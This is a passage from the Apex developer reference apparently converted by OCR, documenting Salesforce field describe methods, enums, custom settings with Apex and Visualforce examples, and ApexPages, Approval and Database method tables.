`getInlineHelpText`	String	Returns the content of the field-level help. For more information, see “Defining Field-Level Help” in the online help.
`getLabel`	String	Returns the text label that is displayed next to the field in the Salesforce user interface. This label can be localized.
`getLength`	Integer	For string fields, returns the maximum size of the field in Unicode characters (not bytes)
`getLocalName`	String	Returns the name of the field, similar to the `getName` method. However, if the field is part of the current namespace, the namespace portion of the name is omitted.
`getName`	String	Returns the field name used in Apex
`getPicklistValues`	List <Schema.PicklistEntry>	Returns a list of PicklistEntry objects. A runtime error is returned if the field is not a picklist.
`getPrecision`	Integer	For fields of type Double, returns the maximum number of digits that can be stored, including all numbers to the left and to the right of the decimal point (but excluding the decimal point character)
`getReferenceTo`	List <Schema.sObjectType>	Returns a list of Schema.sObjectType objects for the parent objects of this field. If the `isNamePointing` method returns `true`, there is more than one entry in the list, otherwise there is only one.
`getRelationshipName`	String	Returns the name of the relationship. For more information about relationships and relationship names, see Understanding Relationship Names in the *Web Services API Developer's Guide*.
`getRelationshipOrder`	Integer	Returns 1 if the field is a child, 0 otherwise. For more information about relationships and relationship names, see Understanding Relationship Names in the *Web Services API Developer's Guide*.
`getScale`	Integer	For fields of type Double, returns the number of digits to the right of the decimal point. Any extra digits to the right of the decimal point are truncated. This method returns a fault response if the number has too many digits to the left of the decimal point.
`getSOAPType`	Schema.SOAPType	Returns one of the SoapType enum values, depending on the type of field. For more information, see Schema.SOAPType Enum Values on page 331.
`getSObjectField`	Schema.sObjectField	Returns the token for this field

Name	Data Type	Description
`getType`	Schema.DisplayType	Returns one of the DisplayType enum values, depending on the type of field. For more information, see Schema.DisplayType Enum Values on page 329.
`isAccessible`	Boolean	Returns `true` if the current user can see this field, `false` otherwise
`isAutoNumber`	Boolean	Returns `true` if the field is an Auto Number field, `false` otherwise. Analogous to a SQL IDENTITY type, Auto Number fields are read-only, non-createable text fields with a maximum length of 30 characters. Auto Number fields are used to provide a unique ID that is independent of the internal object ID (such as a purchase order number or invoice number). Auto Number fields are configured entirely in the Salesforce user interface.
`isCalculated`	Boolean	Returns `true` if the field is a custom formula field, `false` otherwise. Note that custom formula fields are always read-only.
`isCascadeDelete`	Boolean	Returns `true` if the child object is deleted when the parent object is deleted, `false` otherwise.
`isCaseSensitive`	Boolean	Returns `true` if the field is case sensitive, `false` otherwise
`isCreateable`	Boolean	Returns `true` if the field can be created by the current user, `false` otherwise
`isCustom`	Boolean	Returns `true` if the field is a custom field, `false` if it is a standard object
`isDefaultedOnCreate`	Boolean	Returns `true` if the field receives a default value when created, `false` otherwise. If `true`, Salesforce implicitly assigns a value for this field when the object is created, even if a value for this field is not passed in on the create call. For example, in the Opportunity object, the Probability field has this attribute because its value is derived from the Stage field. Similarly, the Owner has this attribute on most objects because its value is derived from the current user (if the Owner field is not specified).
`isDependentPicklist`	Boolean	Returns `true` if the picklist is a dependent picklist, `false` otherwise
`isDeprecatedAndHidden`	Boolean	Reserved for future use.
`isExternalID`	Boolean	Returns `true` if the field is used as an external ID, `false` otherwise

Name	Data Type	Description
`isFilterable`	Boolean	Returns `true` if the field can be used as part of the filter criteria of a `WHERE` statement, `false` otherwise
`isGroupable`	Boolean	Returns `true` if the field can be included in the `GROUP BY` clause of a SOQL query, `false` otherwise. This method is only available for Apex classes and triggers saved using API version 18.0 and higher.
`isHtmlFormatted`	Boolean	Returns `true` if the field has been formatted for HTML and should be encoded for display in HTML, `false` otherwise. One example of a field that returns `true` for this method is a hyperlink custom formula field. Another example is a custom formula field that has an `IMAGE` text function.
`isIdLookup`	Boolean	Returns `true` if the field can be used to specify a record in an `upsert` method, `false` otherwise
`isNameField`	Boolean	Returns `true` if the field is a name field, `false` otherwise. This method is used to identify the name field for standard objects (such as `AccountName` for an Account object) and custom objects. Objects can only have one name field, except where the `FirstName` and `LastName` fields are used instead (such as on the Contact object). If a compound name is present, for example, the `Name` field on a person account, `isNameField` is set to `true` for that record.
`isNamePointing`	Boolean	Returns `true` if the field can have multiple types of objects as parents. For example, a task can have both the `Contact/Lead ID` (`WhoId`) field and the `Opportunity/Account ID` (`WhatId`) field return `true` for this method. because either of those objects can be the parent of a particular task record. This method returns `false` otherwise.
`isNillable`	Boolean	Returns `true` if the field is nillable, `false` otherwise. A nillable field can have empty content. A non-nillable field must have a value for the object to be created or saved.
`isPermissionable`	Boolean	Returns `true` if field permissions can be specified for the field, `false` otherwise.
`isRestrictedDelete`	Boolean	Returns `true` if the parent object can't be deleted because it is referenced by a child object, `false` otherwise.

Name	Data Type	Description
`isRestrictedPicklist`	Boolean	Returns `true` if the field is a restricted picklist, `false` otherwise
`isSortable`	Boolean	Returns `true` if a query can sort on the field, `false` otherwise
`isUnique`	Boolean	Returns `true` if the value for the field must be unique, `false` otherwise
`isUpdateable`	Boolean	Returns `true` if the field can be edited by the current user, `false` otherwise
`isWriteRequiresMasterRead`	Boolean	Returns `true` if writing to the detail object requires read sharing instead of read/write sharing of the parent.

Schema.DisplayType Enum Values

A Schema.DisplayType enum value is returned by the field describe result's `getType` method. For more information, see Field Types in the *Web Services API Developer's Guide*. For more information about the methods shared by all enums, see Enum Methods on page 312.

Type Field Value	What the Field Object Contains
`anytype`	Any value of the following types: `String`, `Picklist`, `Boolean`, `Integer`, `Double`, `Percent`, `ID`, `Date`, `DateTime`, `URL`, or `Email`.
`base64`	Base64-encoded arbitrary binary data (of type base64Binary)
`Boolean`	Boolean (`true` or `false`) values
`Combobox`	Comboboxes, which provide a set of enumerated values and allow the user to specify a value not in the list
`Currency`	Currency values
`DataCategoryGroupReference`	Reference to a data category group or a category unique name.
`Date`	Date values
`DateTime`	DateTime values
`Double`	Double values
`Email`	Email addresses
`EncryptedString`	Encrypted string
`ID`	Primary key field for an object
`Integer`	Integer values
`MultiPicklist`	Multi-select picklists, which provide a set of enumerated values from which multiple values can be selected
`Percent`	Percent values

Type Field Value	What the Field Object Contains
`Phone`	Phone numbers. Values can include alphabetic characters. Client applications are responsible for phone number formatting.
`Picklist`	Single-select picklists, which provide a set of enumerated values from which only one value can be selected
`Reference`	Cross-references to a different object, analogous to a foreign key field
`String`	String values
`TextArea`	String values that are displayed as multiline text fields
`Time`	Time values
`URL`	URL values that are displayed as hyperlinks

Schema.PicklistEntry Methods

Picklist fields contain a list of one or more items from which a user chooses a single item. They display as drop-down lists in the Salesforce user interface. One of the items can be configured as the default item.

A Schema.PicklistEntry object is returned from the field describe result using the `getPicklistValues` method. For example:

```
Schema.DescribeFieldResult F = Account.Industry.getDescribe();
List<Schema.PicklistEntry> P = F.getPicklistValues();
```

You can only use 100 `getPicklistValue` method calls per Apex request. For more information about governor limits, see Understanding Execution Governors and Limits on page 215.

The following table describes the methods available as part of the PicklistEntry object. None of the methods take an argument.

Name	Data Type	Description
`getLabel`	String	Returns the display name of this item in the picklist
`getValue`	String	Returns the value of this item in the picklist
`isActive`	Boolean	Returns `true` if this item must be displayed in the drop-down list for the picklist field in the user interface, `false` otherwise
`isDefaultValue`	Boolean	Returns `true` if this item is the default value for the picklist, `false` otherwise. Only one item in a picklist can be designated as the default.

Schema.sObjectField

A Schema.sObjectField object is returned from the field describe result using the `getControler` and `getSObjectField` methods. For example:

```
Schema.DescribeFieldResult F = Account.Industry.getDescribe();
Schema.sObjectField T = F.getSObjectField();
```

The following table describes the method available as part of the sObjectField object. This method does not take an argument.

Name	Data Type	Description
`getDescribe`	Schema.DescribeFieldResult	Returns the describe field result for this field.

Schema.sObjectType

A Schema.sObjectType object is returned from the field describe result using the `getReferenceTo` method, or from the sObject describe result using the `getSObjectType` method. For example:

```
Schema.DescribeFieldResult F = Account.Industry.getDescribe();
List<Schema.sObjectType> P = F.getReferenceTo();
```

The following table describes the methods available as part of the sObjectType object.

Name	Argument	Data Type	Description
`getDescribe`		Schema.DescribeSObjectResult	Returns the describe sObject result for this field.
`newSObject`		sObject	Constructs a new sObject of this type. For an example, see Creating sObjects Dynamically.
`newSObject`	Id *Id*	sObject	Constructs a new sObject of this type, with the specified ID. For the argument, pass the ID of an existing record in the database. After you create a new sObject, the sObject returned has all fields set to `null`. You can set any updateable field to desired values and then update the record in the database. Only the fields you set new values for are updated and all other fields which are not system fields are preserved.

Schema.SOAPType Enum Values

A schema.SOAPType enum value is returned by the field describe result `getSoapType` method.

For more information, see SOAPTypes in the *Web Services API Developer's Guide*. For more information about the methods shared by all enums, see Enum Methods on page 312.

Type Field Value	What the Field Object Contains
`anytype`	Any value of the following types: `String`, `Boolean`, `Integer`, `Double`, `ID`, `Date` or `DateTime`.
`base64binary`	Base64-encoded arbitrary binary data (of type base64Binary)
`Boolean`	Boolean (`true` or `false`) values
`Date`	Date values
`DateTime`	DateTime values
`Double`	Double values
`ID`	Primary key field for an object
`Integer`	Integer values

Type Field Value	What the Field Object Contains
`String`	String values
`Time`	Time values

Custom Settings Methods

Custom settings methods are all instance methods, that is, they are called by and operate on a particular instance of a custom setting. There are two types of custom settings: hierarchy and list. The methods are divided into those that work with list custom settings, and those that work with hierarchy custom settings.

The following are the instance methods for list custom settings.

Table 1: List Custom Settings Methods

Name	Arguments	Return Type	Description
`getAll`		Map<String *`Data_set_name`*, CustomSetting__c>	Returns a map of the data sets defined for the custom setting. If no data set is defined, this method returns an empty map.
`getInstance`	String *`dataset_name`*	CustomSetting__c	Returns the custom setting data set record for the specified *`dataset_name`*. This method returns the exact same object as `getValues(`***`dataset_name`***`)`. If no data is defined for the specified data set, this method returns `null`.
`getValues`	String *`dataset_name`*	CustomSetting__c	Returns the custom setting data set record for the specified *`dataset_name`*. This method returns the exact same object as `getInstance(`***`dataset_name`***`)`. If no data is defined for the specified data set, this method returns `null`.

The following are the instance methods for hierarchy custom settings:

Table 2: Hierarchy Custom Settings Methods

Name	Arguments	Return Type	Description
`getInstance`		CustomSetting__c	Returns a custom setting data set record for the current user. The fields returned in the custom setting record are merged based on the lowest level fields that are defined in the hierarchy. If no custom setting data is defined for the user, this method returns a new custom setting object with the ID set to a `null`, and with merged fields from higher in

Name	Arguments	Return Type	Description
			the hierarchy. You can add this new custom setting record for the user by using `insert` or `upsert`. If no custom setting data is defined in the hierarchy, the returned custom setting has empty fields, except for the `SetupOwnerId` field which contains the user ID.  **Note:** For Apex saved using Salesforce API version 21.0 or earlier, this method returns the custom setting data set record with fields merged from field values defined at the lowest hierarchy level, starting with the user. Also, if no custom setting data is defined in the hierarchy, this method returns `null`. Examples: • Custom setting data set defined for the user: If you have a custom setting data set defined for the user "Uriel Jones," for the profile "System Administrator," and for the organization as a whole, and the user running the code is Uriel Jones, this method returns the custom setting record defined for Uriel Jones. • Merged fields: If you have a custom setting data set with fields A and B for the user "Uriel Jones" and for the profile "System Administrator," and field A is defined for Uriel Jones, field B is `null` but is defined for the System Adminitrator profile, this method returns the custom setting record for Uriel Jones with field A for Uriel Jones and field B from the System Administrator profile. • No custom setting data set record defined for the user: If the current user is "Barbara Mahonie," who also shares the "System Administrator" profile, but no data is defined for Barbara as a user, this method returns a new custom setting record with the ID set to `null` and with fields merged based on the fields defined in the lowest level in the hierarchy. This method is equivalent to a method call to `getInstance(User_Id)` for the current user.
`getInstance`	ID *`User_Id`*	CustomSetting__c	Returns the custom setting data set record for the specified *`User_Id`*. The lowest level custom setting record and fields are returned. Use this when you want to explicitly retrieve data for the custom setting at the user level. If no custom setting data is defined for the user, this method returns a new custom setting object with the ID

Name	Arguments	Return Type	Description
			set to a `null`, and with merged fields from higher in the hierarchy. You can add this new custom setting record for the user by using `insert` or `upsert`. If no custom setting data is defined in the hierarchy, the returned custom setting has empty fields, except for the `SetupOwnerId` field which contains the user ID.  **Note:** For Apex saved using Salesforce API version 21.0 or earlier, this method returns the custom setting data set record with fields merged from field values defined at the lowest hierarchy level, starting with the user. Also, if no custom setting data is defined in the hierarchy, this method returns `null`.
`getInstance`	ID *`Profile_Id`*	CustomSetting__c	Returns the custom setting data set record for the specified *`Profile_Id`*. The lowest level custom setting record and fields are returned. Use this when you want to explicitly retrieve data for the custom setting at the profile level. If no custom setting data is defined for the profile, this method returns a new custom setting record with the ID set to `null` and with merged fields from your organization's default values. You can add this new custom setting for the profile by using `insert` or `upsert`. If no custom setting data is defined in the hierarchy, the returned custom setting has empty fields, except for the `SetupOwnerId` field which contains the profile ID.  **Note:** For Apex saved using Salesforce API version 21.0 or earlier, this method returns the custom setting data set record with fields merged from field values defined at the lowest hierarchy level, starting with the profile. Also, if no custom setting data is defined in the hierarchy, this method returns `null`.
`getOrgDefaults`		CustomSetting__c	Returns the custom setting data set record for the organization. If no custom setting data is defined for the organization, this method returns an empty custom setting object.  **Note:** For Apex saved using Salesforce API version 21.0 or earlier, this method returns `null` if no custom setting data is defined for the organization.

Name	Arguments	Return Type	Description
`getValues`	ID *`User_Id`*	CustomSetting__c	Returns the custom setting data set record for the specified *`User_Id`*. Use this if you only want the subset of custom setting data that has been defined at the user level. For example, suppose you have a custom setting field that has been assigned a value of "foo" at the organizational level, but has no value assigned at the user or profile level. Using `getValues(`***`User_Id`***`)` returns `null` for this custom setting field.
`getValues`	ID *`Profile_Id`*	CustomSetting__c	Returns the custom setting data set for the specified *`Profile_Id`*. Use this if you only want the subset of custom setting data that has been defined at the profile level. For example, suppose you have a custom setting field that has been assigned a value of "foo" at the organizational level, but has no value assigned at the user or profile level. Using `getValues(Profile_Id)` returns `null` for this custom setting field.

For more information on custom settings, see “Custom Settings Overview” in the Salesforce online help.

Note: All custom settings data is exposed in the application cache, which enables efficient access without the cost of repeated queries to the database. However, querying custom settings data using Standard Object Query Language (SOQL) doesn't make use of the application cache and is similar to querying a custom object. To benefit from caching, use other methods for accessing custom settings data such as the Apex Custom Settings methods.

Custom Setting Examples

The following example uses a list custom setting called Games. Games has a field called `GameType`. This example determines if the value of the first data set is equal to the string `PC`.

```
List<Games__C> mcs = Games__c.getall().values();
boolean textField = null;
if (mcs[0].GameType__c == 'PC') {
  textField = true;
}
system.assertEquals(textField, true);
```

The following example uses a custom setting from Country and State Code Custom Settings Example. This example demonstrates that the `getValues` and `getInstance` methods list custom setting return identical values.

```
Foundation_Countries__c myCS1 = Foundation_Countries__c.getValues('United States');
String myCCVal = myCS1.Country_code__c;
Foundation_Countries__c myCS2 = Foundation_Countries__c.getInstance('United States');
String myCCInst = myCS2.Country_code__c;
system.assertEquals(myCCinst, myCCVal);
```

Hierarchy Custom Setting Examples

In the following example, the hierarchy custom setting GamesSupport has a field called `Corporate_number`. The code returns the value for the profile specified with `pid`.

```
GamesSupport__c mhc = GamesSupport__c.getInstance(pid);
string mPhone = mhc.Corporate_number__c;
```

The example is identical if you choose to use the `getValues` method.

The following example shows how to use hierarchy custom settings methods. For `getInstance`, the example shows how field values that aren't set for a specific user or profile are returned from fields defined at the next lowest level in the hierarchy. The example also shows how to use `getOrgDefaults`.

Finally, the example demonstrates how `getValues` returns fields in the custom setting record only for the specific user or profile, and doesn't merge values from other levels of the hierarchy. Instead, `getValues` returns `null` for any fields that aren't set. This example uses a hierarchy custom setting called Hierarchy. Hierarchy has two fields: `OverrideMe` and `DontOverrideMe`. In addition, a user named Robert has a System Administrator profile. The organization, profile, and user settings for this example are as follows:

Organization settings

`OverrideMe`: Hello

`DontOverrideMe`: World

Profile settings

`OverrideMe`: Goodbye

`DontOverrideMe` is not set.

User settings

`OverrideMe`: Fluffy

`DontOverrideMe` is not set.

The following example demonstrates the result of the `getInstance` method if Robert calls it in his organization:

```
Hierarchy__c CS = Hierarchy__c.getInstance();
System.Assert(CS.OverrideMe__c == 'Fluffy');
System.assert(CS.DontOverrideMe__c == 'World');
```

If Robert passes his user ID specified by `RobertId` to `getInstance`, the results are the same. This is because the lowest level of data in the custom setting is specified at the user level.

```
Hierarchy__c CS = Hierarchy__c.getInstance(RobertId);
System.Assert(CS.OverrideMe__c == 'Fluffy');
System.assert(CS.DontOverrideMe__c == 'World');
```

If Robert passes the System Administrator profile ID specified by `SysAdminID` to `getInstance`, the result is different. The data specified for the profile is returned:

```
Hierarchy__c CS = Hierarchy__c.getInstance(SysAdminID);
System.Assert(CS.OverrideMe__c == 'Goodbye');
System.assert(CS.DontOverrideMe__c == 'World');
```

When Robert tries to return the data set for the organization using `getOrgDefaults`, the result is:

```
Hierarchy__c CS = Hierarchy__c.getOrgDefaults();
System.Assert(CS.OverrideMe__c == 'Hello');
System.assert(CS.DontOverrideMe__c == 'World');
```

By using the `getValues` method, Robert can get the hierarchy custom setting values specific to his user and profile settings. For example, if Robert passes his user ID `RobertId` to `getValues`, the result is:

```
Hierarchy__c CS = Hierarchy__c.getValues(RobertId);
System.Assert(CS.OverrideMe__c == 'Fluffy');
// Note how this value is null, because you are returning
// data specific for the user
System.assert(CS.DontOverrideMe__c == null);
```

If Robert passes his System Administrator profile ID `SysAdminID` to `getValues`, the result is:


```
Hierarchy__c CS = Hierarchy__c.getValues(SysAdminID);
System.Assert(CS.OverrideMe__c == 'Goodbye');
// Note how this value is null, because you are returning
// data specific for the profile
System.assert(CS.DontOverrideMe__c == null);
```

Country and State Code Custom Settings Example

This example illustrates using two custom setting objects for storing related information, and a Visualforce page to display the data in a set of related picklists.


In the following example, country and state codes are stored in two different custom settings: Foundation_Countries and Foundation_States.

The Foundation_Countries custom setting is a list type custom setting and has a single field, `Country_Code`.




The Foundation_States custom setting is also a List type of custom setting and has the following fields:

- `Country Code`
- `State Code`
- `State Name`



The Visualforce page shows two picklists: one for country and one for state.




```
<apex:page controller="CountryStatePicker">
   <apex:form >
      <apex:actionFunction name="rerenderStates" rerender="statesSelectList" >
          <apex:param name="firstParam" assignTo="{!country}" value="" />
      </apex:actionFunction>

   <table><tbody>
      <tr>
        <th>Country</th>
          <td>
             <apex:selectList id="country" styleclass="std" size="1"
                value="{!country}" onChange="rerenderStates(this.value)">
                    <apex:selectOptions value="{!countriesSelectList}"/>
             </apex:selectList>
          </td>
      </tr>
      <tr id="state_input">
        <th>State/Province</th>
          <td>
            <apex:selectList id="statesSelectList" styleclass="std" size="1"
                 value="{!state}">
                   <apex:selectOptions value="{!statesSelectList}"/>
```

```
            </apex:selectList>
          </td>
      </tr>
   </tbody></table>
   </apex:form>
</apex:page>
```

The Apex controller `CountryStatePicker` finds the values entered into the custom settings, then returns them to the Visualforce page.

```
public with sharing class CountryStatePicker {

// Variables to store country and state selected by user
    public String state { get; set; }
    public String country {get; set;}

    // Generates country dropdown from country settings
    public List<SelectOption> getCountriesSelectList() {
        List<SelectOption> options = new List<SelectOption>();
        options.add(new SelectOption('', '-- Select One --'));

        // Find all the countries in the custom setting
        Map<String, Foundation_Countries__c> countries = Foundation_Countries__c.getAll();

        // Sort them by name
        List<String> countryNames = new List<String>();
        countryNames.addAll(countries.keySet());
        countryNames.sort();

        // Create the Select Options.
        for (String countryName : countryNames) {
            Foundation_Countries__c country = countries.get(countryName);
            options.add(new SelectOption(country.country_code__c, country.Name));
        }
        return options;
    }

    // To generate the states picklist based on the country selected by user.
    public List<SelectOption> getStatesSelectList() {
        List<SelectOption> options = new List<SelectOption>();
        // Find all the states we have in custom settings.
        Map<String, Foundation_States__c> allstates = Foundation_States__c.getAll();

        // Filter states that belong to the selected country
       Map<String, Foundation_States__c> states = new Map<String, Foundation_States__c>();

        for(Foundation_States__c state : allstates.values()) {
            if (state.country_code__c == this.country) {
                states.put(state.name, state);
            }
        }

        // Sort the states based on their names
        List<String> stateNames = new List<String>();
        stateNames.addAll(states.keySet());
        stateNames.sort();

        // Generate the Select Options based on the final sorted list
        for (String stateName : stateNames) {
            Foundation_States__c state = states.get(stateName);
            options.add(new SelectOption(state.state_code__c, state.state_name__c));
        }

        // If no states are found, just say not required in the dropdown.
        if (options.size() > 0) {
```

```
            options.add(0, new SelectOption('', '-- Select One --'));
        } else {
            options.add(new SelectOption('', 'Not Required'));
        }
        return options;
    }
}
```

Apex System Methods

The following Apex system methods are specialized classes and methods for manipulating data:

- ApexPages
- Approval
- Database
  - Database Batch
  - Database DMLOptions
  - Database EmptyRecycleBinResult
  - Database Error
- JSON Support
  - JSON Methods
  - JSONGenerator Methods
  - JSONParser Methods
- Limits
- Math
- Package
- Apex REST
  - RestContext Methods
  - RestRequest Methods
  - RestResponse Methods
- Search
- System
- Test
- URL
- UserInfo

ApexPages Methods

Use ApexPages to add and check for messages associated with the current page, as well as to reference the current page. In addition, ApexPages is used as a namespace for the `PageReference` and `Message` classes.

The following table lists the ApexPages methods:

Name	Arguments	Return Type	Description
`addMessage`	sObject *`ApexPages.Message`*	Void	Add a message to the current page context.
`addMessages`	Exception *`ex`*	Void	Adds a list of messages to the current page context based on a thrown exception.
`getMessages`		ApexPages.Message[]	Returns a list of the messages associated with the current context.
`hasMessages`		Boolean	Returns `true` if there are messages associated with the current context, `false` otherwise.
`hasMessages`	ApexPages.Severity	Boolean	Returns `true` if messages of the specified severity exist, `false` otherwise.

Approval Methods

The following table lists the static Approval methods. Approval is also used as a namespace for the `ProcessRequest` and `ProcessResult` classes.

Name	Arguments	Return Type	Description
`process`	Approval.ProcessRequest *`ProcessRequest`*	Approval.ProcessResult	Submits a new approval request and approves or rejects existing approval requests. For example: `// Insert an account` `Account a = new Account(Name='Test',` `annualRevenue=100.0);` `insert a;` `// Create an approval request for the account` `Approval.ProcessSubmitRequest req1 = new Approval.ProcessSubmitRequest();` `req1.setObjectId(a.id);` `// Submit the approval request for the account` `Approval.ProcessResult result =` `Approval.process(req1);`
`process`	Approval.ProcessRequest *`ProcessRequests`* Boolean *`opt_allOrNone`*	Approval.ProcessResult	Submits a new approval request and approves or rejects existing approval requests. The optional *`opt_allOrNone`* parameter specifies whether the operation allows for partial success. If you

Name	Arguments	Return Type	Description
			specify `false` for this parameter and an approval fails, the remainder of the approval processes can still succeed.
`process`	Approval.ProcessRequest [] *`ProcessRequests`*	Approval.ProcessResult []	Submits a list of new approval requests, and approves or rejects existing approval requests.
`process`	Approval.ProcessRequest [] *`ProcessRequests`* Boolean *`opt_allOrNone`*	Approval.ProcessResult []	Submits a list of new approval requests, and approves or rejects existing approval requests. The optional *`opt_allOrNone`* parameter specifies whether the operation allows for partial success. If you specify `false` for this parameter and an approval fails, the remainder of the approval processes can still succeed.

For more information on Apex approval processing, see Apex Approval Processing Classes on page 487.

Database Methods

The following are the system static methods for Database.

Name	Arguments	Return Type	Description
`convertLead`	LeadConvert *`leadToConvert`*, Boolean *`opt_allOrNone`*	Database.LeadConvertResult	Converts a lead into an account and contact, as well as (optionally) an opportunity. The optional *`opt_allOrNone`* parameter specifies whether the operation allows partial success. If you specify `false` for this parameter and a record fails, the remainder of the DML operation can still succeed. This method returns a result object that can be used to verify which records succeeded, which failed, and why. Each executed `convertLead` method counts against the governor limit for DML statements.
`convertLead`	LeadConvert[] *`leadsToConvert`* Boolean *`opt_allOrNone`*	Database.LeadConvert Result[]	Converts a list of LeadConvert objects into accounts and contacts, as well as (optionally) opportunties. The optional *`opt_allOrNone`* parameter specifies whether the operation allows partial success. If you specify `false` for this parameter and a record fails, the remainder of the DML operation can still succeed. This method returns a result object that can be used to verify which records succeeded, which failed, and why. Each executed `convertLead` method counts against the governor limit for DML statements.

Name	Arguments	Return Type	Description
`countQuery`	String *`query`*	Integer	Returns the number of records that a dynamic SOQL query would return when executed. For example, `String QueryString = 'SELECT count() FROM Account'; Integer i = Database.countQuery(QueryString);` For more information, see Dynamic SOQL on page 173. Each executed `countQuery` method counts against the governor limit for SOQL queries.
`delete`	SObject *`recordToDelete`* Boolean *`opt_allOrNone`*	DeleteResult	Deletes an existing sObject record, such as an individual account or contact, from your organization's data. `delete` is analogous to the `delete()` statement in the Web services API. The optional *`opt_allOrNone`* parameter specifies whether the operation allows partial success. If you specify `false` for this parameter and a record fails, the remainder of the DML operation can still succeed. This method returns a result object that can be used to verify which records succeeded, which failed, and why. Each executed `delete` method counts against the governor limit for DML statements.
`delete`	SObject[] *`recordsToDelete`* Boolean *`opt_allOrNone`*	DeleteResult[]	Deletes a list of existing sObject records, such as individual accounts or contacts, from your organization's data. `delete` is analogous to the `delete()` statement in the Web services API. The optional *`opt_allOrNone`* parameter specifies whether the operation allows partial success. If you specify `false` for this parameter and a record fails, the remainder of the DML operation can still succeed. This method returns a result object that can be used to verify which records succeeded, which failed, and why. Each executed `delete` method counts against the governor limit for DML statements.
`delete`	RecordID *`ID`* Boolean *`opt_allOrNone`*	DeleteResult	Deletes existing sObject records, such as individual accounts or contacts, from your organization's data. `delete` is analogous to the `delete()` statement in the Web services API.

Name	Arguments	Return Type	Description
			The optional *opt_allOrNone* parameter specifies whether the operation allows partial success. If you specify `false` for this parameter and a record fails, the remainder of the DML operation can still succeed. This method returns a result object that can be used to verify which records succeeded, which failed, and why. Each executed `delete` method counts against the governor limit for DML statements.
`delete`	RecordIDs []*IDs* Boolean *opt_allOrNone*	DeleteResult[]	Deletes a list of existing sObject records, such as individual accounts or contacts, from your organization's data. `delete` is analogous to the `delete()` statement in the Web services API. The optional *opt_allOrNone* parameter specifies whether the operation allows partial success. If you specify `false` for this parameter and a record fails, the remainder of the DML operation can still succeed. This method returns a result object that can be used to verify which records succeeded, which failed, and why. Each executed `delete` method counts against the governor limit for DML statements.
`emptyRecycleBin`	RecordIds []*Ids*	Database.EmptyRecycleBinResult[]	Permanently deletes the specified records from the recycle bin. Note the following: • After records are deleted using this method they cannot be undeleted. • Only 10,000 records can be specified for deletion. • The logged in user can delete any record that he or she can query in their recycle bin, or the recycle bins of any subordinates. If the logged in user has "Modify All Data" permission, he or she can query and delete records from any recycle bin in the organization. • Cascade delete record IDs should not be included in the list of IDs; otherwise an error occurs. For example, if an account record is deleted, all related contacts, opportunities, contracts, and so on are also deleted. Only include the Id of the top level account. All related records are automatically removed. • Deleted items are added to the number of items processed by a DML statement, and the method

Name	Arguments	Return Type	Description
			call is added to the total number of DML statements issued. Each executed `emptyRecycleBin` method counts against the governor limit for DML statements.
